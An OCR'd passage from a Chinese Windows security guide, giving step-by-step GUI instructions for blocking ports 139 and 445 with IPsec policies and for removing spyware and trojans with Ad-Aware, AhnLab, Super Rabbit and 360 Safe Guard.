
1 打开“筛选器操作向导”对话框

在“管理IP筛选器表和筛选器操作”对话框的“管理筛选器操作”选项卡中单击“添加”按钮，如下图所示。



2 开始添加筛选器操作

在“筛选器操作向导”对话框中单击“下一步”按钮即可，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


3 输入筛选器操作名称

在“筛选器操作向导”对话框中的“名称”和“描述”文本框内分别输入要添加的筛选器操作名称和描述，单击“下一步”按钮，如下图所示。



4 设置筛选器的操作行为

在“筛选器操作”对话框中单击选中“阻止”单选按钮，单击“下一步”按钮即可，如下图所示。




5 完成筛选器操作向导

完成后会弹出成功提示对话框，单击“完成”按钮关闭对话框即可，如下图所示。



6 完成添加

添加已经完成，在列表框的中间可以看到刚刚添加的筛选器操作，如下图所示。



提示：禁用445端口

添加禁用445端口的“筛选器列表”和“筛选器操作”的方法和添加禁用139端口的方法是一样的，采用相同的步骤将端口445添加到“IP筛选器列表”对话框中即可。不过需要注意的是：在添加139和445的筛选器操作的时候，不能为了省事用同一个“阻止”筛选器操作，这样制定出来的规则将无法使用。

3. 创建IP安全策略


创建IP安全策略可以指定对于特定的IP通信类型和特定计算机或者计算机组通信时使用的安全级别，创建IP安全策略的具体操作步骤如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


1 打开“IP安全策略向导”对话框

在“本地安全设置”左窗格中右击“IP安全策略，在本地计算机”选项，在弹出的快捷菜单中选择“创建IP安全策略”命令，如下图所示。




2 开始IP安全策略向导

在“IP安全策略向导”对话框中单击“下一步”按钮即可，如下图所示。



3 输入IP安全策略名称

在“IP安全策略向导”对话框的“名称”文本框内输入新的IP安全策略名称，比如“禁用139/445连接”，单击“下一步”按钮，如下图所示。




4 打开“安全规则向导”对话框

连续单击“下一步”按钮直到完成操作，最后会弹出“禁用139/445连接属性”对话框，单击“添加”按钮，如下图所示。




5 开始安全规则向导

在“安全规则向导”对话框中单击“下一步”按钮，如下图所示。



6 选择IP筛选器列表

在“IP筛选器列表”列表框中单击选中“新IP筛选器列表”单选按钮，单击“下一步”按钮，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


7 选择筛选器操作

在“筛选器操作”列表框中单击选中“禁止139连接”单选按钮，单击“下一步”按钮，如下图所示。




8 添加“禁用445连接”

以同样的操作将“禁用445连接”也添加到“IP安全规则”列表框中，如下图所示。




9 指派“禁用135/445连接”选项

返回“本地安全策略”窗口，右击“禁用139/445连接”选项，在弹出的快捷菜单中单击“指派”命令，如下图所示。



10 完成指派

指派完成，至此本项操作就完成了，如下图所示。





10.2 驱逐间谍软件

一些软件为了广告的目的，会在用户不知情时通过互联网连接偷偷地收集用户的信息。间谍软件应用程序作为从互联网下载的某个免费软件和共享软件的隐藏部分而被捆绑。一旦被安装，间谍软件将监控用户上网的行为，并把这些信息通过后台传输给幕后的控制者。间谍软件可以收集电子邮件地址、网银密码等许多信息。

10.2.1 使用Ad-Aware驱逐间谍软件

Ad-Aware是一款小巧易用的系统安全工具，它可以扫描计算机的内存、注册表、硬盘和外部存储器，并且快速地找出广告跟踪文件和相关成分，然后按照用户的选择安全地将它们删除。使用该工具可以很方便地清理自己的系统，使用户在网上冲浪的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

同时可以高度地保护自己的隐私，是防火墙和杀毒软件的最佳补充。


1 开始扫描

启动Ad-Aware 2008，单击窗口左侧的Scan按钮进入选择扫描方式界面，选择一种扫描方式，然后单击Scan按钮即可开始扫描，如下图所示。




2 正在扫描

Ad-Aware 2008正在扫描间谍软件，耐心等待即可，如下图所示。



3 清除间谍软件

扫描完成之后会弹出显示扫描结果的对话框，此处没有扫描出任何可疑信息，如果有，在Scanning Results列表框中会列出扫描到的可疑信息，选中要清除的可疑信息，单击Remove按钮即可将其清除，此处直接单击Finish按钮，如右图所示。



10.2.2 使用“安博士”检查间谍软件

“安博士”反间谍软件是一套优秀的反间谍软件，用于查杀潜伏在系统内的间谍软件。

1. 使用“安博士”检查间谍软件

“安博士”检查间谍软件可以检查并治疗已安装的间谍软件，具体操作步骤如下。

1 打开“间谍软件检查”对话框

启动“安博士”，单击其窗口左侧的“检查间谍软件”按钮进入检查间谍软件界面，单击窗口中间的“检查”选项，如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


2 快速检查间谍软件

在“间谍软件检查”对话框中单击选中左侧的“快速检查”单选按钮，如下图所示。然后单击对话框右下角的“开始检查”按钮即可。



3 正在检查间谍软件

“安博士”正在快速检查间谍软件，等待片刻即可，如下图所示。



4 扫描完成

扫描完成会弹出提示对话框，单击“确定”按钮关闭对话框即可，如右图所示。



提示：清除间谍软件


如果发现间谍软件，在“间谍软件”检查对话框中将其清除即可。

2. 设置间谍软件预约检查

间谍软件预约检查就是设置好一个时间定期让“安博士”检查计算机，预约检查一旦检查到间谍软件会自动将其删除，设置了预约检查后就不用再手动检查了，具体操作步骤如下。

1 打开“间谍软件预约检查”对话框

在“安博士”的检查间谍软件界面中单击“预约检查”选项，如下图所示。



2 设置间谍软件预约检查

在“间谍软件预约检查”对话框中选中“使用间谍软件预约检查”复选框，并单击选中“简单预约”单选按钮，然后选择检查的频率，比如这里选择每天下午的1点钟，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



10.3 清除木马的常用软件

木马可以手动清除也可以使用软件清除，虽然多数木马手动清除并不复杂，但是在不了解该木马的情况下，要确定木马的名称、入侵端口、隐藏位置和清除方法是非常困难的，通过使用一些小软件可以轻松地完成清除木马的任务。

10.3.1 使用“Windows进程管理器”管理进程

所谓进程，就是系统中应用程序的运行实例，是应用程序的一次动态执行，是操作系统当前运行的执行程序。系统当前运行的执行程序包括：系统管理计算机个体和完成各种操作所必需的程序，用户开启、执行的额外程序。另外，进程中也包括用户不知道而自动运行的非法程序——病毒和木马。


在Windows XP下，按下Ctrl+Alt+Del组合键即可打开“Windows任务管理器”对话框，切换到“进程”选项卡就可以看到当前的系统进程，一般的病毒和木马之类的危险程序在运行的时候，都会在这里露出踪迹，如右图所示。



对于大多数用户来说，要了解系统中每个进程的用途，察觉到系统中潜伏着的病毒或者木马不是一件容易的事，在这个时候，用户可以借助“Windows进程管理器”对进程进行查看和管理，通过查看进程的详细信息可以判断出该进程是否是木马程序。

1 查看系统进程

双击PrcMgr.exe程序图标即可打开“Windows进程管理器”窗口，如下图所示。



2 查看目标进程的描述

在“进程管理”选项卡中随便选中一个进程，切换到窗口右上角的“描述”选项卡即可看到该进程的详细信息，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


3 查看目标进程的模块信息

在“进程管理”选项卡中随便选中一个进程，切换到窗口右上角的“模块”选项卡即可看到该进程的模块信息，如下图所示。



4 结束进程

经过前面的仔细查看，如果发现该进程有异样，那么可右击该进程，然后在弹出的快捷菜单中单击“结束进程”命令，如下图所示。



10.3.2 使用“超级兔子”清除木马

“超级兔子”是一个完整的系统维护工具，不仅可以用来清除木马，而且还可以清理大多数的文件、注册表里面的垃圾，同时还有强力的软件卸载功能，专业的卸载可以清理一个软件在计算机内的所有记录。

1. 使用“超级兔子”清除木马

“超级兔子”可以快速地检测系统，检测一些比较常见的木马，具体操作步骤如下。


1 打开“超级兔子IE修复专家”界面

启动“超级兔子”后在其主界面中单击“修复IE、检测木马”文字链接即可，如下图所示。



2 快速检测系统

在“超级兔子IE修复专家”界面的左上位置单击“快速检测系统”文字链接，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3 检测完毕

经过短暂的检测，如果发现有木马则会在中间的列表框中显示出来，如果没有发现则会显示 “没有任何发现”，如右图所示。单击“完成”按钮即可。



2. 修复IE

大多数经常上网的计算机用户经常会遇到能上网，但是无法打开网页的情况，这种情况多数由于IE被木马损坏了，可利用超级兔子来修复IE或者重装IE。


1 一键修复IE系统

在“超级兔子IE修复专家”界面中单击左上位置的“一键修复IE系统”文字链接，如下图所示。




2 完成一键修复IE

经过短暂的检测，在界面的右侧会提示修复完毕，重启计算机，如下图所示。用户退出程序，重启计算机即可。



3 切换到“全面修复IE界面”

在“超级兔子IE修复专家”界面中单击左上位置的“全面修复IE”文字链接，如下图所示。



4 选择要修复的内容

在“全面修复IE”界面中的列表框中选中要修复的内容，如下图所示。然后单击“下一步”按钮即可。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


5 正在修复IE

全面修复IE要比一键修复IE慢，耐心等待即可，如下图所示。



6 完成修复

检测完毕，在界面的右侧会提示修复完毕，重启计算机，如下图所示。用户退出程序，重启计算机即可。



3. 使用超级兔子保护IE


1 打开超级兔子上网精灵

在“超级兔子”主界面中单击“保护IE、清除IE广告”文字链接，如下图所示。




2 安装超级兔子工具栏

单击“是”按钮安装超级兔子工具栏，如下图所示。



3 切换到“综合设置”界面

在“超级兔子上网精灵”界面中单击左上位置的“综合设置”文字链接，如下图所示。



4 设置综合保护

在“综合设置”界面的“综合保护”区域，要启动或者要禁用的选项只需单击该项对应的按钮即可，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


5 切换到“安全防护”界面

在“超级兔子上网精灵”界面中单击左上位置的“安全防护”文字链接，然后在其界面中的列表框中选择要禁止的选项即可，如下图所示。




6 打开禁止弹出IE插件提示

在“超级兔子上网精灵”界面中单击左上位置的“IE免疫”文字链接，然后在其界面中的列表框中单击“禁止弹出IE插件的安装提示”后面的按钮，如下图所示。



7 设置被禁止提示安装的IE插件

在对话框中的列表框中列举了一些常见的在浏览网页时会提示安装的插件，建议全选，单击“确定”按钮即可，如右图所示。



提示：超级兔子上网精灵的其他设置

超级兔子上网精灵的其他设置方法的原理和上述操作都是一样的，用户在设置的时候可参照上述操作进行。

10.3.3 使用360安全卫士维护系统安全


360安全卫士是奇虎公司推出的一款安全类上网辅助软件，它拥有查杀恶意软件、插件管理、病毒查杀和诊断及修复等四大强劲功能，同时还提供弹出插件免疫、清理使用痕迹以及系统还原等特定的辅助功能。

1. 查杀流行木马

定期查杀流行木马将能及时检测并查杀系统中存在的木马，全面有效地保护系统账号及个人信息的安全，具体操作步骤如下。

1 快速扫描木马

启动360安全卫士后在其“常用”界面下切换到“查杀流行木马”选项卡，单击“快速扫描木马”文字链接，如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


2 更新木马库

如果是第一次使用这个功能或者是长期没有更新过360安全卫士就会弹出下面的对话框，这里单击“立即使用完全木马库扫描”按钮即可，如下图所示。




3 正在查杀流行木马

由于前面选择的是快速查杀流行木马，因此查杀速度会比较快，如下图所示。



4 查杀完毕

如果发现有木马，查杀完毕选中并清除即可，如果没有发现木马则会显示“没有在您的电脑中发现木马”，如右图所示。



2. 清理恶评插件

清理不需要的插件程序，可以提高系统运行速度，具体操作步骤如下。

1 开始扫描恶评插件

继续切换到“清理恶评插件”选项卡，单击“开始扫描”按钮即可，如下图所示。



2 清理恶评插件

扫描完毕，列表框中会把扫描到的恶评插件显示出来，选中它们并单击“立即清除”按钮即可将其清除掉，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3. 修复系统漏洞

修复系统漏洞可以有效地防止黑客入侵，使用360安全卫士修复系统漏洞的具体操作步骤如下。

1 扫描系统漏洞

切换到“修复系统漏洞”选项卡，360安全卫士就会进行自动扫描，经扫描检测到该系统目前存在21个漏洞和4个安全风险，如下图所示。



